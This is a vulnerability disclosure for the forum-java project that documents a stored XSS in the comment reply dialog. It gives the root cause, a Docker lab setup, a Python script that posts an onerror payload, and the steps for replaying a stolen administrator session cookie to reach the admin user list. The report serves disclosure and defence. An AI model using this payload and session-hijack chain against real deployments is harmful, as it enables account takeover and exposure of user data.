forum-java Vulnerability Report
Software: forum-java
Developer or vendor: Qbian61
Code repository: https://github.com/Qbian61/forum-java
1. Stored XSS in the Comment Reply Dialog
| Brief description: | An attacker posts a comment that contains an XSS payload. The script runs when a victim clicks Reply on that comment, and the attacker takes over the account of the victim. |
|---|---|
| Affected versions: | 20f7e68 to 63152c49 |
| Introduced in: | forum-java commit 20f7e68f |
| Preconditions: | The attacker holds a regular account. |
Root Cause
Comment content is stored and rendered without HTML sanitizing. CommentManager.create calls CommentTransfer.toComment, which saves the content field of the request into the forum_comment table as it is:
// forum-app/src/main/java/pub/developers/forum/app/transfer/CommentTransfer.java:19-26    commit 63152c49c7
public static Comment toComment(CommentCreateRequest request, User user) {
    return Comment.builder()
            .content(request.getContent())
            .postsId(request.getPostsId())
            .replyId(request.getReplyId())
            .userId(user.getId())
            .build();
}
The article page puts the comment content into a data-reply-content attribute:
<!-- forum-portal/src/main/resources/templates/include/comment-list.html:56-60    commit 63152c49c7 -->
<small th:data-target="${isLogin ? '#commentModal' : '#loginModal'}"
       data-toggle="modal"
       th:data-reply-id="${comment.id}"
       th:data-reply-nickname="${comment.commentator.nickname}"
       th:data-reply-content="${comment.content}"
       class="text-muted reply-comment"
       style="float: right;">
Thymeleaf HTML-escapes the attribute value, but the browser restores the entities when it parses data-* attributes, so dataset.replyContent holds the HTML the attacker submitted. When Reply is clicked, posts-script.html passes that value to jQuery.html():
// forum-portal/src/main/resources/templates/include/posts-script.html:30-34    commit 63152c49c7
$('.reply-comment').on('click', function (e) {
    $('#commentModalDropLabel').html('回复 ' + this.dataset.replyNickname);
    $('#repliedContent').html(this.dataset.replyContent);
    replyContent.attr('placeholder', '回复' + this.dataset.replyNickname);
    replyBtn.attr('data-reply-id', this.dataset.replyId);
});
jQuery.html() parses the string as HTML, so the <img src=x onerror=...> inside the comment runs when the dialog opens. The script runs in the origin of the site and reads the cookies of the page. The sid cookie that the server sets after login carries Path=/ and no HttpOnly, so the script can read it. The comment appears immediately and passes no review.
Reproduction Environment
The upstream repository ships no compose file, so the lab builds the jar with a Maven image and runs it next to MySQL. The build commands are:
git clone https://github.com/Qbian61/forum-java.git
cd forum-java
docker run --rm -v "$PWD":/src -w /src maven:3.8-jdk-8 mvn -B -DskipTests package
Copy forum-starter/src/main/resources/schema.sql and data.sql from the repository to mysql-init/01-schema.sql and mysql-init/02-data.sql. MySQL 8.0 does not parse data.sql as UTF-8 when it imports it, so add SET NAMES utf8mb4; on the first line of 02-data.sql, otherwise the Chinese text on the page turns into mojibake.
Then add one more SQL file that sets the password of the built-in administrator account to Admin@12345, so that the session hijack can be demonstrated:
-- mysql-init/03-admin.sql
UPDATE `forum_user` SET `password` = '14ab33f6d1cb88c0d2e563da939f0303' WHERE `id` = 1;
Write docker-compose.yml in the repository root:
services:
  db:
    image: mysql:8.0
    command: --character-set-server=utf8mb4 --collation-server=utf8mb4_unicode_ci
    environment:
      MYSQL_ROOT_PASSWORD: forumroot
      MYSQL_DATABASE: forum-java
    volumes:
      - ./mysql-init:/docker-entrypoint-initdb.d:ro
    healthcheck:
      test: ["CMD", "mysqladmin", "ping", "-h", "127.0.0.1", "-uroot", "-pforumroot"]
      interval: 5s
      timeout: 5s
      retries: 40

  app:
    image: eclipse-temurin:8-jre
    depends_on:
      db:
        condition: service_healthy
    environment:
      SPRING_DATASOURCE_URL: jdbc:mysql://db:3306/forum-java?useUnicode=true&characterEncoding=UTF-8&useSSL=false&useAffectedRows=true&allowPublicKeyRetrieval=true
      SPRING_DATASOURCE_USERNAME: root
      SPRING_DATASOURCE_PASSWORD: forumroot
    ports:
      - "18080:8080"
    volumes:
      - ./forum-starter/target/forum-java.jar:/app/app.jar:ro
    command: ["java", "-Dfile.encoding=UTF-8", "-jar", "/app/app.jar"]
Start the lab:
docker compose up -dIn the steps below the site is reached at http://127.0.0.1:18080, and 192.0.2.10 stands for the host address. When the page address contains 127.0.0.1 or localhost, the admin SPA fixes the axios baseURL to http://localhost:8080; open the admin page through http://192.0.2.10:18080/admin/user-manager so that baseURL stays a relative path.
Reproduction
Register the attacker account attacker@example.com, publish an article, and post a comment under it:
import time
import httpx

BASE = "http://127.0.0.1:18080"
c = httpx.Client(base_url=BASE, timeout=20)

r = c.post("/user-rest/register", json={
    "email": "attacker@example.com", "nickname": "attacker", "password": "Attacker@12345"})
print(r.status_code, r.text)

r = c.post("/article-rest/save", json={
    "typeId": 3, "title": "XSS demo", "contentType": "MARKDOWN",
    "markdownContent": "hello", "htmlContent": "<p>hello</p>", "headImg": "", "tagIds": [188]})
print(r.status_code, r.text)
article_id = r.json()["data"]

time.sleep(3)

payload = '<img src=x onerror="document.getElementById(\'repliedContent\').textContent=document.cookie">'
r = c.post("/comment-rest/create", json={"postsId": article_id, "content": payload})
print(r.status_code, r.text)
print(f"article: {BASE}/article/{article_id}")
The time.sleep(3) in the script waits for PostsAuditTask to move the new article from the pending state to approved.
The output is:
200 {"code":200,"message":"success","success":true,"data":"479c1e1d31ed4df8b0e7e7b6f3b932c3"}
200 {"code":200,"message":"success","success":true,"data":1}
200 {"code":200,"message":"success","success":true,"data":null}
article: http://127.0.0.1:18080/article/1

Log in as admin@developers.pub with the password Admin@12345 in the top right corner of the page, then open http://127.0.0.1:18080/article/1. The comment is listed:
Click Reply at the bottom right of the comment. The dialog renders the comment content as HTML, the payload runs, and the cookie of the administrator appears in the dialog:

The sid in the dialog is the administrator session; its value is c467357de8704451b7bbaaba1edca320. Use it to call the user management endpoint:
import httpx

sid = "c467357de8704451b7bbaaba1edca320"
c = httpx.Client(base_url="http://127.0.0.1:18080", cookies={"sid": sid})
r = c.post("/admin-rest/user/page", json={"pageNo": 1, "pageSize": 20, "filter": {}})
print(r.text)
The output is:
{"code":200,"message":"success","success":true,"data":{"list":[{"id":3,"email":"attacker@example.com","role":"用户","nickname":"attacker","sex":"未知","state":"未激活","avatar":"https://sdn.geekzu.org/avatar/dec4ff5dcb1fff0affb8e35deb20e25f?d=retro","signature":"","createAt":"2026-11-14 14:14:30","updateAt":"2026-11-14 14:14:29"},{"id":1,"email":"admin@developers.pub","role":"管理员","nickname":"管理员-0","sex":"未知","state":"启用","avatar":"https://sdn.geekzu.org/avatar/1a3bb2d10df88c92716c83875d1e81ee?d=retro","signature":"开发者客栈管理员","createAt":"2020-10-01 08:00:01","updateAt":"2026-11-14 14:14:52"},{"id":2,"email":"superadmin@developers.pub","role":"超级管理员","nickname":"开发者客栈","sex":"未知","state":"启用","avatar":"https://sdn.geekzu.org/avatar/f0144b36290972dc34825f2d2e3f97c5?d=retro","signature":"开发者客栈官方超级管理员","createAt":"2020-10-01 08:00:01","updateAt":"2020-10-01 08:00:01"}],"total":3,"size":3}}Open http://192.0.2.10:18080 in a browser that never logged in, write the sid from the console, and then open http://192.0.2.10:18080/admin/user-manager:
document.cookie = 'sid=c467357de8704451b7bbaaba1edca320; path=/';
localStorage.setItem('token', 'c467357de8704451b7bbaaba1edca320');

The admin backend loads, and the user list shows the email and role of every account on the site: